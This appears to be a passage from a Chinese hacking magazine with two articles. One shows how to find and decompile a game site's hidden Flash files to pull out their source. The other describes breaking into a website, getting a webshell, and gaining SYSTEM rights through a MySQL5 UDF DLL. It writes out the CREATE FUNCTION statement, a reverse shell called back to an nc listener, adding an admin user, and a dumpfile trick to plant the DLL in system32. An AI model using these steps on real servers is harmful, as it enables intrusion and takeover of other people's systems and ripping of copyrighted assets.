        <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,2
9,0" width="1020" height="716">
        <param name="movie" value="http://www.segame.chinacache.net/sega_http/index.swf?
userid=">
        <param name="quality" value="medium">
        <param name="wmode" value="transparent">
        <embed src="http://www.segame.chinacache.net/sega_http/index.swf?userid="
width="1020" height="716" quality="medium"
pluginspage="http://www.macromedia.com/go/getflashplayer" type="application/x-shockwave-
flash" wmode="transparent"></embed></object>
```

图5

还是只有一个<Frameset>标签，但是Src后面的值改变了。变成了/story.sega?method=index，看到index就非常的亲切，感觉这回可以找到虎穴了。访问**http://teaser.segame.com/story.sega?method=index**，哈哈，真实的Flash首页出现了，隐蔽得真好（图5）。

在源文件中我们搜索.swf（Flash的格式）得到Flash的地址：**http://www.segame.chinacache.net/sega_http/index.swf**,用下载工具下载下来以后我们导出为Flash源码，这里介绍一款工具SWFDecompiler MX。用它可以轻松f 导出Fla源文件还可以包含声音元件。打开我们的SWF文件，点导出为.FLA文件就可以了（图6）。




图6

本以为到这里就大功告成了。可是用Flash MX打开的时候才发现这只是个片头，很短的几帧，原来这个Flash电影分好几幕，但是在网页当中有没有src或者url跳转那肯定是插入到Flash的脚本当中了。观察刚才下载下来的index.swf，在脚本中发现两个载入Flash的地址：

```
loadMovieNum("http://www.segame.chinacache.net/sega_http/nav_top.swf", 2);
pattern.loadMovie("http://www.segame.chinacache.net/sega_http/pattern_main.swf");
```

打开来看都是一些边框和背景不是FLASH电影的地址，但是发现这些Flash都放在了sega_http这个目录下，也就是说我们只要找到Flash的文件名就能拿到真实地址了。怎么知道文件名呢？忽然想起一个小插件DUDU下载器，平时极为厌恶这些插件都删掉了。看来今天需要安装上了。DUDU下载器可以嗅探到Flash和媒体文件。打开DUDU任务管理选择工具，在感知Flash/流媒体前打上勾，这样我们就可以找到Flash的文件名了！在我观看第一部电影的时候，我用DUDU找到了story01.swf这样加上我们以上得到的地址，就知道了真实的地址为**http://www.segame.chinacache.net/sega_http/story01.swf**，看到文件名是story01.swf ，根据国人的心理那story02.swf 是不是就是第2幕了呢？访问**http://www.segame.chinacache.net/sega_http/story02.swf**直接跑到了第12幕。还有错误提示（图7）！




图7

仔细辨认错误提示，原来都是一些韩文，看来不是made in china啦。难怪会跑到12幕，外国人的心思你别猜！我们一步一步地搞到了现在，难道就拿不到下面的源码了么？当然不是，我刚才提过，下一幕的地址都是插入到Flash的脚本当中的，那知道了这一点，我们就导story01.swf看看源码吧（图8）。




图8

在mov.loadMovie后面的就是这一幕的真实地址，原来真实的名称应该是FS_01.swf。真是碟影重重啊！我们再访问FS_02.swf。呵呵 这回真的被我们猜中了。FS_02.swf就是第2幕。接下来的工作就是大家一起Down了！

文中提到的都是技巧和经验的问题，也希望各位读者不要知难而退，文章写完，我也Down下了嘉游所有的Flash并且都导出了源码，到这里我不禁要问，Flash电影也许值3千万，可这样的安全性值3千万么？

[文章中用到的工具SWFDecompiler MX已收录在本期光盘中]

牛刀拿来我小试——记MySQL5提权

XApache Maple-X [Wolves Security Team]

最近入侵一个站，搞了好久终于拿到WebShell了，却没有达到预期想要的效果——我并没有权限访问网站目录外的其他文件夹。于是，权限提升必不可免。经过检查，发现对方用的是MySQL5.0的数据库，系统是Windows 2003，支持ASP和PHP。

在网上找了一会，没有什么好办法。记得以前有个方法是用一个DLL来通过MySQL4提升权限，于是我找到了那个mix.dll，准备试一试（以下的操作在本机模拟进行，请注意）。

在MySQL中创建一个函数的语句：Create Function FunctionName Returns [String|Integer|Real] Soname 'C:\function.dll'；，利用这个函数，可以得到一个Shell。不过前提是，你必须拥有一个MySQL账号和密码。打开MySQL试了下，结果失败了。返回的信息是："Can't open shared library 'd:\Mix.dll'"，如图1所示。




图1

不能打开库文件？看了Superhei的文章之后，终于知道原来MySQL5的udf在格式和安全方面做了一些新的改变：对于没有xxx_init()初始化函数在以前的版本是可以使用的，但是在MySQL5下会出现以上的错误。在这样的环境下强行使用mix.dll提权，很可能导致MySQL被挂起，程序崩溃，如图2所示。




图2

在网上找了好久都没有找到现成的漏洞利用工具，不过后来发现云舒写了一个代码，测试成功后，顺利拿下主机。这里对他表示感谢（文中所提到的MySQL5exp.dll已经包含在本期附带的光盘中）。

这个工具的用法很简单，传到服务器上以后，创建函数，再执行"select shell('你的IP','你开放的端口');"。如图3所示。




图3

在你的机器上开一个nc，让它监听1234端口。这样shell就会反弹到你的机器上了。很快，我们就得到了system权限，试着把nohack这个用户加到管理员组看看。如图4所示。




图4

命令成功完成。怎么样，效果还不错吧，在MySQL+Mix.dll的提权中，由于程序上的一些问题，往往会导致数据库在得到Shell之后崩溃，所以大家在使用时请注意一下。有的服务器权限设得比较死，上述方法可能对其无效。这个时候，你可以先把dll文件的内容插到一个表中，然后用"select * from heige into dumpfile 'c:/windows/system32/MySQL5exp.dll';"这样的命令把文件导入系统目录即可

注意 有的教程上写的是MySQL5限制了udf对应的文件，dll只可以放在system32目录下，但这不一定。

在实战入侵中，以上的步骤未免有些烦琐，现在圈子里已经流行的那个phpspy2006修正版，就直接包含了MySQL4提权的相应代码，作者是浅蓝色的辐射鱼，功能很全面。于是我和好友Maple-X商量以后，决定做一个免dll的PHP版本。花了一个小时调试以后，终于搞定。如图5、6所示。

